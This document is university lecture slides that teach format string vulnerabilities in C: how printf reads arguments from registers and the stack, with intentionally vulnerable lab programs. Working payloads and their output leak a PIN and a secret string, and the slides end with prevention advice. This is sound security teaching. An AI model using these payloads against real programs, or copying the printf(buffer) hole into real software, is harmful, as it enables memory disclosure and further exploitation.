Format Strings

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Università Ca' Foscari Venezia

Riccardo Focardi
www.unive.it/data/persone/5590470
secgroup.dais.unive.it

Università
Ca'Foscari
Venezia

Format string vulnerability

A **format string** is a string containing format directives

Functions using format strings have a **variable number of arguments**

Format strings are parsed at **run-time**

⇒ Controlling a format string allows for **arbitrary access** to the stack!

Format strings

A format string is a string containing **format directives** such as %d and %s in functions such as `printf`

These directives are **interpreted** and substituted with appropriate values

Example:

```
printf("Result: %d\n",r)
```

Behaviour:

- format string `"Result: %d\n"` is parsed
- `%d` is replaced with the value of integer variable `r`
- the resulting string is printed

Example with `r==1234`:

```
Result: 1234
```

How do we print a string?

What is the difference between the following?

- `printf(s)`
- `printf("%s",s)`

They both print the string `s`!

Example:

- `printf("Hello!")`
- `printf("%s","Hello!")`

However

- In `printf(s)`: `s` **also acts** as a format string
- In `printf("%s",s)` the format string is a fixed string `"%s"`

⇒ They are equivalent only when `s` **does not contain** format directives!

Variable number of arguments

Format strings can contain **an arbitrary number of** format directives

Thus, functions using format strings have a **variable number of arguments**

Examples:

- `printf("%s",s)`
- `printf("%s = %d",s, n)`

How is this implemented?

- The format string is **parsed**
- The i-th directive is **mapped** to the i-th function argument
- **`rdi`** contains the format string
- arguments are assumed to be in **`rsi`**, **`rdx`**, **`rcx`**, **`r8`**, **`r9`**, then **sequentially on the stack** (assigned / pushed by the caller function)

Example

```
printf("%s%s%s%s%s%s","H","e","l","l","o"," World\n");
```

Right after `printf` invocation:

```
[----------------------------------registers-----------------------------------]
RCX: 0x555555554761 --> 0x732500480065006c ('l')  # 4rd argument
RDX: 0x555555554763 --> 0x7325732500480065 ('e')  # 3nd argument
RSI: 0x555555554765 --> 0x7325732573250048 ('H')  # 2st argument
RDI: 0x555555554767 ("%s%s%s%s%s%s")              # 1st: format string
R8 : 0x555555554761 --> 0x732500480065006c ('l')  # 5th argument
R9 : 0x55555555475f --> 0x480065006c006f   ('o')  # 6th argument
...
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffe578 --> 0x5555555546a8 (<main+94>...)      # Return address
0008| 0x7fffffffe580 --> 0x555555554774 ... (' World\n')    # 7th argument
...
[------------------------------------------------------------------------------]
```


Example

```
printf("%s%s%s%s%s%s","H","e","l","l","o"," World\n");
```

Right after `printf` invocation:

`rdi` → `"%s%s%s%s%s%s"`, **`rsi`** → `"H"`, **`rdx`** → `"e"`, **`rcx`** → `"l"`, **`r8`** → `"l"`, **`r9`** → `"o"`

Stack:



Not enough or too many arguments

What happens if we invoke `printf` with a wrong number of arguments?

- `printf("%s %s",s1)`
- `printf("%s",s1,s2)`

Functions do not know how they have been invoked:

⇒ they assume arguments are in **registers** and on the **stack**: format string is parsed at **runtime**!

In these particular examples, the compiler **warns** about the extra, missing arguments

However:

```
char *f1 = "%s";
char *f2 = "%s %s";
printf(f1, s, s);
printf(f2,s);
```

produces **no static error**!

Not enough or too many arguments

`printf("%s %s",s1)`

rdi → "%s %s"
rsi → s1
rdx → ??

takes **what is in `rdx`** and tries to dereference it to retrieve the pointed string
(if not a valid address ⇒ segfault)

`printf("%s",s1,s2)`

rdi → "%s"
rsi → s1
rdx → s2

`s1` is printed while `s2` is **ignored**!

Example: not enough arguments

```
char s[] = "Hello World";
printf(format,s);
```

```
char format[] = "%s %s\n";
```

prints whatever string, if any, is in **`rdx`**, in this case `"Hello World"`

`OUTPUT: Hello World Hello World`

```
char format[] = "%s %016lx %016lx %016lx %016lx %016lx %016lx\n";
```

prints **`rdx`**, **`rcx`**, **`r8`**, **`r9`**, and two stack entries as 8-bytes hex numbers

`OUTPUT: Hello World 00007fff73cae794 0000000000000000 0000000000000000 000000000000000b 0000000000000000 2073250000000000`

```
char format[] = "%s %s %s %s %s %s %s\n";
```

`Segmentation fault` (too many dereferences ... very likely to segfault)

Format string vulnerability

If the attacker has **control over the format string** then she can **dump** the registers and the content of the stack

Suppose string **`s1` is controlled** by the attacker

- `printf(s1)` **VULNERABLE** (warning when compiling!)
- `printf("%s",s1)` **OK**
- `printf(s1,s2)` **VULNERABLE** (no warning at compile time!)

A vulnerable program

```
#include <stdio.h>
int main() {
    char buffer[128];

    printf("What is your name? ");
    fflush(stdout);

    // reads at most 128 bytes, including NULL!
    fgets(buffer,sizeof(buffer),stdin);

    // format string vulnerability: the user controls buffer!
    // should be printf("Hello %s",buffer) so that the format string
    // is not controlled by the user.
    printf("Hello ");
    printf(buffer);
}
```

Dumping registers and stack

```
$ ./vulnerable
What is your name? Ric
Hello Ric
```

We pass to the program eight `%016lx` format directives separated by dots (so to make them visible)

```
$ python -c 'print ".%016lx"*8'  |  ./vulnerable
What is your name? Hello .00000006c6c6548.0000000000000000.
0000000000000000.00007f3219f264c0.0000000000000000.2e786c363130252
e.252e786c36313025.30252e786c363130
```

Dumping registers and stack

```
$ ./vulnerable
What is your name? Ric
Hello Ric
```

We pass to the program eight `%016lx` format directives separated by dots (so to make them visible)

```
$ python -c 'print ".%016lx"*8'  |  ./vulnerable
What is your name? Hello .00000000006c6548.0000000000000000.
0000000000000000.00007f3219f264c0.0000000000000000.2e786c363130252
e.252e786c36313025.30252e786c363130
```

Registers: rsi,rdx,rcx,r8,r9

Stack

The format string is on the stack!

Return address
7th parameter
8th parameter
9th parameter
...

NOTE: When the format string is stored on the stack it will be eventually printed

Dumping the string itself

We pass to the program eight A’s to make the buffer visible:

```
$ python -c 'print "A"*8 + ".%016lx"*8'  |  ./vulnerable
What is your name? Hello AAAAAAAA.000000006c6c6548.
0000000000000000.0000000000000000.00007f4cc134d4c0.000000000000000
0.4141414141414141.2e786c363130252e.252e786c36313025
```

AAAAAAAA

.xl610%.
(little endian)
.%016lx.

%.xl610%
(little endian)
%016lx.%

Exercise: leak the PIN

```c
#include <stdio.h>

int main() {
    char buffer[128];
    char PIN[128] = "1337"; // secret PIN

    printf("What is your name? ");
    fflush(stdout);

    // reads at most 128 bytes, including NULL!
    fgets(buffer,sizeof(buffer),stdin);

    printf("Hello ");
    // format string vulnerability: the attacker controls buffer
    printf(buffer);
}
```

Can we inject enough %016lx?

Suppose that `PIN` is allocated on the stack right after `buffer`

Let us compute if we can "reach" `PIN` by adding enough format directives:

- `buffer` is 128 bytes, i.e., **16** long-words of 8 bytes (64 bits)
- `buffer` is located on the **6th** argument's position
- we need 16+6=**22** `%016lx` to reach the first word of the PIN
- 22*6 = **132** which is bigger than **128**, the size of `buffer`

⇒ **the payload does not fit**!

Intuitively: the buffer size limits the number of format directives that we can write which limits what can be leaked

Solution 1

We can still solve the exercise by removing `016` and using only `%lx` as format directive:

- `buffer` is 128 bytes, i.e., **16** long-words of 8 bytes (64 bits)
- `buffer` is located on the **6th** argument's position
- we need 16+6=**22** `%lx` to reach the first word of the PIN
- 22*3 = **66** which **fits the `buffer`**

⇒ **the payload fits**! The attack works!

NOTE: It even fits with the dot: 22*4 = **88**, so we can use it to make it more readable

Solution 1

```
$ python -c 'print ".%lx"*22' | ./vulnerablePIN
What is your name? Hello
.6c6c6548.0.0.7f87bf54d4c0.0.786c252e786c252e.786c252e786c252e.786c252
e786c252e.786c252e786c252e.786c252e786c252e.786c252e786c252e.786c252e7
86c252e.786c252e786c252e.786c252e786c252e.786c252e786c252e.786c252e786
c252e.a.0.7ffff6da4e80.ffffffff.0.37333331
```


7331
(little endian)
1337

Direct access to parameters

Format strings can do **direct access** to arguments. This makes it possible to **dump any stack location**, independently of the buffer size

Syntax: %6$016lx

6th printf argument after format string



6th printf argument is 7th printf parameter: the first on the stack

Solution 2

With direct access the exercise can be solved with a much simpler payload:

```
$ python -c 'print "%22$16lx"' | ./vulnerablePIN
What is your name? Hello            37333331
```

We pass a single format directive that directly refers to arguments 22 of printf, which is where the PIN is located (see previous slide)

⇒ this makes it possible to dump **ANY memory location** after the top of the stack

Note: if we use " as quotes after the `-c` we need to protect $ as \$

Leaking arbitrary locations

When the buffer is on the stack it is possible, in principle, to dump **any location** in memory


Idea:

1. inject the **target address** in the buffer so that it corresponds to argument **a**
2. use “%**a**$s” to dereference the target address and print its content

Step 1

We start the string with `%a$16lx.AAAAAAAA` and try different **a**'s looking for `4141414141414141` until we find the arg number (es. **a**=7)


Notice that `%a$16lx.` is 8 bytes



Step 2

We inject the target address in place of A's, little endian.


Example: address `0x6b90f0` can be injected as
`%7$16lx.\xf0\x90\x6b\x00\x00\x00\x00\x00`



Step 3

We replace `16lx` with `s...` to dereference the address and print the content of the memory (as a string): `%7$s....\xf0\x90\x6b\x00\x00\x00\x00\x00`

⇒ It prints the string at 0x6b90f0



Exercise: leak supersecret string

```
#include <stdio.h>
// the following string is NOT on the stack! Its address is before the stack so it is not
// possible to reach it as a printf argument!
char supersecret[] = "This is a supersecret string!";

int main() {
    char buffer[128];

    printf("What is your name? ");
    fflush(stdout);

    // reads at most 128 bytes, including NULL!
    fgets(buffer,sizeof(buffer),stdin);

    printf("Hello ");
    // format string vulnerability: the attacker controls buffer
    printf(buffer);
}
```

Solution

Step 1: We try starting from 7$ until we get the 414141… output. We are lucky as the buffer is the top of the stack and we immediately find the 414141… :

```
$ python -c 'print "%7$16lx.AAAAAAAA"' | ./vulnerableSupersecret
What is your name? Hello 4141414141414141.AAAAAAAA
```

Step 2: We discover the address of `supersecret` string:

```
$ objdump -M intel -D vulnerableSupersecret | grep supersecret
00000000006b90f0 <supersecret>:
```

Solution

Step 2 (ctd.): We inject the target address (little endian) in place of A's . Notice that the address `6b90f0` is printed in place of 414141 confirming that the address is correctly placed on the stack

```
$ python -c 'print "%7$16lx.\xf0\x90\x6b\x00\x00\x00\x00\x00"' |
./vulnerableSupersecret
What is your name? Hello           6b90f0.?k
```

Step 3: We leak the string using `s` padded with `...` so to preserve 8 bytes:

```
$ python -c 'print "%7$s....\xf0\x90\x6b\x00\x00\x00\x00\x00"' |
./vulnerableSupersecret
What is your name? Hello This is a supersecret string!....?k
```

Prevention and advanced attacks

Modern compilers raise **warnings** when there are no format arguments such as in `printf(s)`

However attacks are possible even in `printf(f,s)` if `f` can be controlled by the attacker (no warnings)

Solution: *Exclude user input from format strings*, see [Rule 09. Input Output (FIO)]

Format string attacks can break **data integrity**

Directive **%n writes** into an integer variable (passed by address as argument) the number of bytes written so far

It can be used (similarly to %s) to **write arbitrary values at arbitrary locations**